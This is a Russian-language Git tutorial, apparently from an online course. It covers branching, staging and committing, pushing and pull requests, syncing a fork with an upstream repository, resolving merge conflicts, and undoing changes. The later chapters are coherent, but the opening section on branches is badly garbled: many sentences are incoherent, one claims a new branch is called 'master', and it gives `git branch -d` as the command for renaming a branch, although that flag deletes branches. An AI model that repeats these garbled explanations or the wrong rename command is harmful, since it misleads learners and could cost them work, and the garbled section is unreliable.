А по последнему коммиту всегда можно вернуться. Git может сказать, что результаты, на последний коммит — некоторая сумма, которая не позволяет запомнить вместо сказа коммиты. Это уникальное имя каждого слова — `master`. Когда мы делаем новый коммит, этот указатель сдвигает вместе с ним и коммит показывать, на новый коммит.

Указателей можно создавать. Что любой коммит можно создать указатель. Например, на последующий коммит, что мы в ветке. Давайте создадим ветку в каждом. Команда `git checkout` может не только переключать ссылку, но и ветки. Но с ветки с чем создать указатель.



Найдем сам коммит, где мы сделаем страницы заголовка. Переключимся в ветку, вместо с чем создаем указатель.

```
git checkout -b yellow-design hd8ef8f
```

— `yellow-design` — это имя указателя (или ветки).

— `hd8ef8f` — хэш коммита.

Посмотрим `git status`.

Создаем, здесь написано «On branch yellow-design», а до этого всегда было написано «On branch master». Все дело в том, что мы находимся в ветке с указателем `yellow-design`.

Давайте посмотрим лог:

Видим, что мы в указателе `master` и указатель `yellow-design`. Как понять где мы?

Слева HEAD указывает на текущее состояние и данного состояния — `master`. `yellow-design` Мы можем всегда переходить только в одном состоянии, поэтому HEAD всегда одна. А множественных указателей на конечную может быть сколько.

Раньше, когда мы использовали указатель, `master`, мы создавали коммит и указатель перемещался с предыдущего коммита на новый. Теперь мы переключились в указатель. Что будет если мы попробуем что-то сделать и закоммитить?

Создаем изменения в файл, коммитим и создаем коммит Последние.

Заметили, где мы только что были: создает новый коммит. В А коммитов, которые раньше шли после нашего, нет. Давайте посмотрим полную историю коммитов.

```
git log --oneline --all --graph
```

Мы добавили флаг `--graph`, который не просто выводит историю в особенных аскарт схему. Видно, что коммит `hd8ef8f` — это коммит, на который мы сделали ветку. Теперь мы сделали одну ветку из основной и одну ветку параллельно, и каждый коммит также есть. Историю мы бы разделили.

Давайте посмотрим на схему. Сначала мы создали новый указатель основной и в конце страницы стали изучаем и переключились туда. После мы создали новый коммит. Еще мы переключили, при создании коммита, мы переходили в этот новый коммит и указатель переходит вместе с ним.

Получается, что история разошлась. После этого коммиты получились, для версии развивается собственный в другой на нижнем размещу шрифтов и другой — один на основе.

Такая ситуация встречается в реальности. А указатель `master` и `yellow-design` показывается вершина. Только данной обычной показывает ещё и все остальные коммиты, проходящиеся в текущую точку — то, что называется хэш.

То есть, когда говорят «ветка master», имеют в виду все эти коммиты.

А «ветка yellow-design» — это все эти коммиты.

Вопрос, технически с ветками разобрались. А когда всей таки создавать новую ветку?

Ветвление

Представь, что ты на центральном первом верхнем сервере сделал проекта по поиску книги для кого на время отпуска так сказать сервер прерывается, запускать фотографии себя и есть, решать дату отпуска. Ты на сайте плюс сервер с другими изменениями необходимо если чтобы не помешать сделать кого, чтобы этой функцией над работаешь.

Ты сделаешь несколько коммитов для новой страницы отпуска стоит и сервисы, страницы ещё в работе. И тут как раз нашли пользователь в том, что есть ошибка. У пользователя есть ваш Контактное Вконтакте/Контактикатальный, и вверху тот этого ежемесячного.

Ты хотел исправить ошибку, но при этом не хотел опубликовать незаконченные страницы. Что делать?

Чтобы избежать таких проблем, используют ветки. Ветки — это когда в некоторой точке истории разделяется. Например, в этой точке есть ветка master. Когда мы сделали коммиты, мы сделали ветку master. Теперь мы можем, пока та ветка, на шаге, и в CI/ — можно.

Допустим, у нас есть ветка. Допустим разные. Мы создаем новую ветку, которая создает свой работать над проектом параллельно — каждый в своей ветке реальности.

В каждом репозитории есть как минимум одна ветка. Это основная ветка, которая создает при Git, она называется `master`. Обычно в ней находится стабильная версия программы без ошибок. Если вы хотите сделать что-то новое, вы создаете новую ветку, которая называется `master`, и создаете в новой новой ветке. Здесь вы можете разрабатывать какие-нибудь, или переделывать, что работает ещё стоимости.

Когда задача сделана, работа ветка возвращается в основную — `master`. Каждая ветка — что по-прежнему которая параллельной дерева, которая также сохраняется с основной.

На одном из них вы будете использовать такую стратегию. Для каждого задания вы будете создавать ветку и работать в ней. После сделанных проверяют ваши задания в основной ветку в `master`.

Вначале мы создавали ветку `yellow-design` и изменили страницы. Так же могло можно создать ветку из текущего коммита — просто не указывать хэш.

Создадим новую ветку. Отправим проверять, ведущие команду: `git branch` — она показывает список веток, с которыми мы работаем в проекте, и выделяет текущую. Если мы находимся в `master`, создадим новую ветку при помощи команды `git branch test-master-design`. `git checkout`.

`git checkout -b имя новой ветки`

Если текущая ветка не `master`, то сначала нужно переключиться в основную ветку и создать новую ветку. Делаем на нее. Мы делаем это, чтобы новая ветка создавала каждая, на основе создания добавлю вносим проекта.

Переключиться на ветку `master` после того помощью git hd8 или git `checkout`, — что позволяет переключаться между текущими ветками в проекте. После `git checkout`, надо указать названия нужной ветки. Выполнив `git checkout master`, мы перейдем в ветку `master`.

Если вы ошибетесь в названии ветки, которую создаете, например, допустили опечатку, вы можете изменить название ветки с помощью команды: `git branch -d [старое имя ветки] [новое имя ветки]`.

Когда ветка создана и её имя в порядке, можно смело(ну то просто) отчать в работе над проектом.

~ 5 минут

Глава 10.3.5. Запись изменений в репозиторий

После того как вы создали ветку и поработали в ней у себя локально, нужно сохранить результат, чтобы он не пропал и в итоге оказался в репозитории.

Для начала введём команду `git status`. Она сообщает, в каком состоянии находится репозиторий: показывает текущее состояние в рабочей ветке, а именно список с названиями измённёных файлов, если они есть, и указывает на те, которые ожидают записи и сохранения (обычно они выделены красным цветом).

```
[345843-device-30] git status                                          module1-task1
On branch module1-task1
Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        modified:   Readme.md
        modified:   index.html

no changes added to commit (use "git add" and/or "git commit -a")
[345843-device-30]                                                     module1-task1
```

Состояние ветки

- `On branch module1-task1` означает, что мы находимся в ветке `module1-task1`.
- `Utracked files` — это неотслеживаемые файлы (те самые файлы, которые ожидают записи и сохранения).

Чтобы сохранить изменения, нужно их проиндексировать — сообщить Git, что именно мы собираемся сохранять. На скриншоте выше видно, что Git подсказывает, что нужно сделать: `use "git add" to track`.

Для примера сделаем `git add` одного файла и посмотрим, что произошло. Пишем `git add имя-файла`. Если имя файла очень длинное, вы можете начать его писать, затем нажать Tab, и консоль сама предложит вам продолжение пути к файлу.

```
[345843-device-30] git add index.html                                  module1-task1
[345843-device-30] git status                                          module1-task1
On branch module1-task1
Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
        modified:   index.html

Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        modified:   Readme.md

[345843-device-30]                                                     module1-task1
```

Индексируем index.html

Видим, что файл `index.html` попал в изменения, которые будут закоммичены. Из красного он стал зелёным — это означает, что файл проиндексирован.

Если в будущем вы не захотите перечислять каждый файл, в который были внесены изменения, можно отметить их все одной командой `git add -A`.

Теперь проиндексируем все файлы командой `git add .` — точка означает текущую папку, значит эта команда проиндексирует всю папку. И сразу посмотрим `git status`.

```
[345843-device-30] git add .                                           module1-task1
[345843-device-30] git status                                          module1-task1
On branch module1-task1
Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
        modified:   Readme.md
        modified:   index.html

[345843-device-30]                                                     module1-task1
```

Проиндексировали все файлы

Теперь все файлы проиндексированы, и мы можем сделать **коммит**, то есть зафиксировать все сохранённые изменения и дать им название. Это делается с помощью команды `git commit -m "ваше сообщение"`. Параметр `-m` нужен, чтобы прикрепить к коммиту сообщение о том, что именно было изменено. Само сообщение нужно поместить в кавычки `" "`. Текст сообщения должен быть лаконичным и в то же время сообщать, что делает коммит. Например, «добавляет имя наставника в Readme», «вводит функцию сортировки изображений», «правит ошибку в поиске городов на карте».

Сделаем коммит и снова проверим `glt status`.

```
[345843-device-30] git add .                                           module1-task1
[345843-device-30] git status                                          module1-task1
On branch module1-task1
Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
        modified:   Readme.md
        modified:   index.html

[345843-device-30] git commit -m "Начинает работу над проектом"        module1-task1
[module1-task1 b10822c] Начинает работу над проектом
 2 files changed, 13 insertions(+), 13 deletions(-)
 rewrite index.html (63%)
[345843-device-30]                                                     module1-task1
```

Git пишет, что ему нечего коммитить, потому что текущее состояние уже сохранено. Всё в порядке.

Как часто стоит делать коммиты? Всегда, когда состояние обрело законченный вид. Например, вы добавили новый блок или исправили ошибку, или просто сделали изменения, которые боитесь потерять. Помните: коммит — это просто сохранение.

Итак, сохранения зафиксированы. Значит, они появились в репозитории на GitHub? Пока нет. Дело в том, что в Git коммиты создаются локально, то есть у вас на компьютере. Ветки тоже создаются и сливаются локально. Всё происходит локально. Именно поэтому Git работает очень быстро — не нужно на каждое действие что-то скачивать из интернета или, наоборот, закачивать.


Для отправки локальных изменений (коммитов) в удалённый репозиторий есть команда `push` — толкать. Давайте отправим в репозиторий новый коммит. Введём команду `git push origin module1-task1`, где:

- `origin` — имя удалённого репозитория, который был склонирован на компьютер (ваш форк). Git автоматически называет репозиторий, который вы клонировали, псевдонимом `origin` и помещает в него ссылку, чтобы вам не приходилось каждый раз прописывать путь репозитория;
- `module1-task1` — имя ветки в удалённом репозитории, куда отправить текущую локальную ветку. Если мы не напишем название ветки, то Git по умолчанию отправит все изменения в ветку `master`.

```
[345843-device-30] git push origin module1-task1                       module1-task1
Enumerating objects: 7, done.
Counting objects: 100% (7/7), done.
Delta compression using up to 8 threads
Compressing objects: 100% (4/4), done.
Writing objects: 100% (4/4), 427 bytes | 427.00 KiB/s, done.
Total 4 (delta 3), reused 0 (delta 0)
remote: Resolving deltas: 100% (3/3), completed with 3 local objects.
remote:
remote: Create a pull request for 'module1-task1' on GitHub by visiting:
remote:      https://github.com/tenthreee/345843-device-30/pull/new/module1-task1
remote:
To github.com:tenthreee/345843-device-30.git
 * [new branch]      module1-task1 -> module1-task1
[345843-device-30]                                                     module1-task1
```


Отправляем изменения

В этот момент в репозитории на GitHub появится специальная плашка о том, что мы только что отправили изменения и предложение открыть пулреквест.



Предложение отправить пулреквест

Чтобы создать пулреквест, нужно нажать зелёную кнопку «Compare & pull request». После этого откроется интерфейс создания пулреквеста, в котором нужно описать, что и зачем мы сделали. Под описанием пулреквеста есть diff — это разница между кодом в мастер-репозитории и кодом, который мы предлагаем.



Интерфейс создания пулреквеста

Жмём «Create pull request». Готово, пулреквест открыт.

Если в код потребуется внести изменения, вам нужно снова пройти по цепочке локальные изменения — сохранение — коммит — пуш, только пулреквест заново делать не нужно. Если вы продолжаете вести работу в той же ветке и пулреквест ещё не принят, все ваши изменения автоматически добавятся в пулреквест, созданный из этой ветки, после команды `git push origin название-текущей-ветки`.

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

~ 3 минуты

Глава 10.3.6. Синхронизация репозиториев

Вы исправили код, наставник или техлид одобрил ваши правки и принял пулреквест. Теперь код в мастер-репозитории обновился, а в вашем форке нет, вы ведь не обновляли свою версию репозитория с тех пор, как клонировали её себе на компьютер.

Форк на GitHub не синхронизируется с оригиналом автоматически, чтобы не возникало конфликтов и каждый разработчик мог сам решать, что делать со своим форком. Чтобы продолжить работу над проектом, нам нужно привести форк в актуальное состояние — получить попавшие в мастер-репозиторий изменения.

Для начала добавим ссылку на мастер-репозиторий, чтобы нам было удобно к нему обращаться, а Git понимал, откуда именно мы хотим забрать изменения.

1. В локальном репозитории вводим команду `git checkout master`, переходим в ветку `master`.
2. Заходим в мастер-репозиторий, копируем его SSH-адрес и вводим в терминале команду:

   ```
   git remote add alias git@github.com:your-repo.git
   ```

   В этой команде вам нужно подставить свои данные:

   — `alias` — короткое имя (алиас) для репозитория. На курсах для обращения к мастер-репозиторию мы используем алиас `academy`, но вы можете выбрать любой другой: вместо `academy` указывайте своё название, и оно закрепится за этим репозиторием.

   — `git@github.com:your-repo.git` — путь к репозиторию (тот самый SSH-адрес, который вы копируете на странице репозитория).

   ```
   345843-device-30 — tenthreee@MacBook-Air-Lena — ..843-device-30 — -zsh — 90×20
   [345843-device-30] git checkout master                                  module1-task1
   Switched to branch 'master'
   Your branch is up to date with 'origin/master'.
   [345843-device-30] git remote add academy git@github.com:htmlacademy-htmlcss/345843-device
   -30.git
   [345843-device-30]                                                      master
   ```

   Добавляем ссылку на мастер-репозиторий

3. Теперь забираем (подтягиваем) изменения из ветки `master` мастер-репозитория командой `git pull academy master`. После этого в ветке `master` локального форка появятся те же коммиты, что и в мастер-репозитории. Осталось отправить их в удалённый форк.

   ```
   345843-device-30 — tenthreee@MacBook-Air-Lena — ..843-device-30 — -zsh — 90×20
   [345843-device-30] git pull academy master                              master
   remote: Enumerating objects: 1, done.
   remote: Counting objects: 100% (1/1), done.
   remote: Total 1 (delta 0), reused 0 (delta 0), pack-reused 0
   Unpacking objects: 100% (1/1), done.
   From github.com:htmlacademy-htmlcss/345843-device-30
    * branch            master     -> FETCH_HEAD
    * [new branch]      master     -> academy/master
   Updating 568776b..3e93b46
   Fast-forward
    Readme.md  | 2 +-
    index.html | 2 +-
    2 files changed, 2 insertions(+), 2 deletions(-)
   [345843-device-30]                                                      master
   ```

   Забираем изменения из мастер-репозитория

4. Отправляем изменения из своей ветки `master` в форк на GitHub с помощью команды `git push origin master`.

   ```
   345843-device-30 — tenthreee@MacBook-Air-Lena — ..843-device-30 — -zsh — 90×20
   [345843-device-30] git push origin master                               master
   Total 0 (delta 0), reused 0 (delta 0)
   To github.com:tenthreee/345843-device-30.git
      568776b..3e93b46  master -> master
   [345843-device-30]                                                      master
   ```

   Отправляем изменения в форк

Готово. Теперь форк и оригинальный репозиторий находятся в актуальном состоянии, и мы можем продолжить работу над проектом: создать новую ветку, внести ещё несколько изменений, запушить их и открыть пулреквест.


Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

~ 5 минут

Глава 10.3.7. Конфликты

При слиянии веток может возникнуть конфликт. Это когда один и тот же файл в одном и том же месте, но в разных ветках, менялся по-разному. Например, в ветке `master` вы изменили десятую строчку в файле, а в соседней ветке удалили эту строчку. Тогда при слиянии этой ветки и ветки `master` возникнет конфликт.


Git не может предсказать, какие изменения правильные. Он не сделает автоматическое слияние, как обычно, а предложит вам решить конфликт. Давайте посмотрим.



На странице пуллреквеста видим, что есть конфликт. Возможно, мы забыли синхронизовать репозитории перед созданием новой ветки или кто-то из команды запушил в `master` изменения, которые конфликтуют с нашими изменениями.


Мы можем решить конфликт у себя локально: для этого нам нужно в свою ветку подлить изменения из ветки `master` мастер-репозитория и разобраться с конфликтом прямо на своём компьютере. Давайте попробуем.

Находясь в рабочей ветке, выполним команду `git pull alice master` — влить в текущую ветку удалённую ветку `master` из мастер-репозитория. В нашем случае `alice` — это короткое имя мастер-репозитория, из которого мы хотим забрать изменения. У вас это имя может быть другим, например, `academy`.




Видим, что что-то пошло не так. Сначала Git попробовал слить изменения в `index.html`, но не смог — возник конфликт. Дальше Git говорит, что автоматический мёрж не удался, и предлагает исправить конфликты и закоммитить результат.

Как всегда, проверим `git status`. Git подсказывает, что нужно сделать: либо исправить конфликт и закоммитить, либо выполнить `git merge --abort`, чтобы отменить слияние (вдруг вы вызвали слияние по ошибке).



Поскольку мы действительно хотели выполнить слияние, будем исправлять конфликты.


У `index.html` статус `both modified` — это значит, что он изменён в обеих ветках. Давайте откроем его в редакторе кода.




Смотрите, скобочки какие-то, потом `HEAD`, потом код, куча «равно», снова скобочки и хэш коммита. Так выглядит типичный конфликт. Знаки равенства и скобки служат разделителями. Код от первых угловых скобок с `HEAD` и до знаков равенства находится в ветке, которую мы хотим влить, — `master` мастер-репозитория. А после знаков равенства и до следующих угловых скобок — код нашей локальной ветки.

Чтобы решить конфликт, надо просто выбрать какой-то из этих двух вариантов (или оставить оба) и не забыть удалить разделители.

Редактируем, сохраняем и выходим из редактора. Теперь просто закоммитим эти изменения, как обычно, и посмотрим, что получилось.




Видим, что мёрж удался, наш мёрж-коммит на месте. Осталось запушить новый коммит в GitHub и проверить, что в пуллреквесте всё в порядке и конфликта больше нет.



Бывает, что конфликтует не одна строка, а несколько, например, три или десять. Или что нужно оставить не одно изменение, а оба. Или взять от каждого изменения по чуть-чуть.

Ничего страшного, просто отредактируйте файл. Разделители коммита и оставленные кусочки кода из обеих веток — это просто подсказки для вас, чтобы вы смогли сохранить те изменения, которые вам нужны.

Бывает конфликт другого рода, например, в одной ветке файл был изменён, а в другой — удалён. Он решается точно так же. Давайте посмотрим.



Вводим `git status` и видим, что файл `deleted by us` — удалён нами. При подобных конфликтах Git называет текущую ветку «мы» (us), а ветку, которую вливаем, — «они» (they). Так можно понять, в какой именно ветке файл был удалён. В тексте файла конфликта нет. Конфликт вызывает то, что файл в одной ветке изменён (сейчас он уже содержит изменения из той ветки), а в другой ветке он удалён. Для решения конфликта файл нужно или оставить, или удалить.

Чтобы оставить файл, нужно сделать `git add имя-файла` — и тогда он будет закоммичен с теми изменениями, которые произошли в этой ветке. Можно его и отредактировать перед этим, если вы считаете нужным.

Чтобы удалить файл, нужно удалить его из индекса командой `git rm имя-файла`, и после этого закоммитить изменения, как обычно.

Конфликты — это не форс-мажор, это вполне обычная ситуация, особенно когда над проектом работают несколько человек. Решать конфликты просто, и не нужно их бояться: просто откройте файл и сохраните те изменения, которые вам нужны.

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

~ 5 минут


Глава 10.3.8. Операции отмены

В прошлых главах мы познакомились с основами контроля версий и разобрали базовый сценарий работы, когда вы просто фиксируете любое изменение. В этой главе мы рассмотрим более сложные сценарии.


Как откатить незакоммиченные изменения

Например, вы изменили файл, проверили какую-то идею и хотите вернуть файл в состояние, в котором он был в последнем коммите.

Узнаем текущее состояние командой `git status`. Видим, что файл `main.css` был изменён.



Git подсказывает, что отменить изменения (discard changes in working directory) можно командой `git checkout -- <file>`. Давайте введём эту команду и снова проверим статус.



Видим, что состояние чистое, файл не изменён.


Резюме

Командой `checkout` можно вернуть файл в состояние последнего коммита, но вернуть состояние до команды `checkout` уже не получится — всё, что вы не закоммитили, потеряется. Поэтому сбрасывайте только те изменения, которые вам не нужны.


Как откатить файл к состоянию в определённом коммите

Это можно сделать с помощью уже известной вам команды `git checkout`, только теперь нужно указать ей коммит, из которого мы хотим взять состояние файла.

Вводим команду `git log` и ищем нужный коммит. Копируем хэш коммита, пишем команду `git checkout`, вставляем хэш коммита и пишем название файла, который нужно откатить. Проверим статус.



Видим, что файл изменён и проиндексирован. Посмотрим, какие в нём изменения. Чтобы увидеть изменения в проиндексированном файле, вводим уже знакомую, но модифицированную команду `git diff`.



Резюме


Командой `checkout` можно вернуть файл в состояние не только последнего коммита, но и любого коммита, если вы знаете его хэш.

Как убрать файл из индекса


Мы подготовили изменения к коммиту, добавили их в индекс и вдруг заметили, что какой-то файл индексировать не нужно.

Например, мы внесли изменения в несколько файлов и эти изменения никак между собой не связаны. И мы, возможно, потом захотим как-то независимо с этими изменениями работать, поэтому мы хотим сохранить эти изменения отдельно друг от друга.

Можно отменить индексацию изменений при помощи команды `git reset HEAD` и имя файла, который мы не хотим включать в коммит. Git подсказывает нам эту команду, когда мы проверяем статус:



Давайте уберём один из файлов из индекса и снова проверим статус.



Видим, что изменения в файле `main.css` проиндексированы, а изменения в файле `index.html` не проиндексированы. Когда мы сделаем коммит, в него попадут изменения только `main.css`.

Как исправить сообщение коммита

Вы написали сообщение коммита (commit message) с ошибкой. Как её исправить? У команды `commit` есть параметр `amend`, который позволяет изменить последний коммит.


```
git commit --amend -m "Правильное сообщение коммита"
```

Обратите внимание, что при изменении сообщения коммита меняется и его хэш. То есть, происходит не просто переименование коммита, а создаётся новый коммит с теми же изменениями, но с новым текстом.

Как удалить лишний файл из коммита

Вы закоммитили лишний файл и поняли, что он не нужен. Можно удалить его из коммита при помощи команды `git rm` и имя файла.

Давайте удалим ненужный файл и проверим статус.



Видим, что файл стал помечен как удалённый.

Осталось изменить коммит:

```
git commit --amend --no-edit
```


Напоминаем, что при этом поменяется хэш коммита, потому что когда мы делаем `amend`, Git не изменяет старый коммит, а создаёт новый и заменяет старый на новый.

Обратите внимание, что при этом способе файл удаляется не только из коммита, но и из папки проекта. Что делать, если нужно исключить файл из коммита, но при этом не удалять его?

Это можно сделать при помощи той же команды и флага `--cached`:

```
git rm --cached путь-к-файлу
```

Посмотрим статус: файл одновременно и удалён (изменения, которые будут закоммичены), и `untracked`, то есть не отслеживается.



Осталось изменить прошлый коммит командой `git commit --amend --no-edit`.

Похожим образом мы можем и добавить файл в коммит, если поняли, что он должен быть в этом коммите.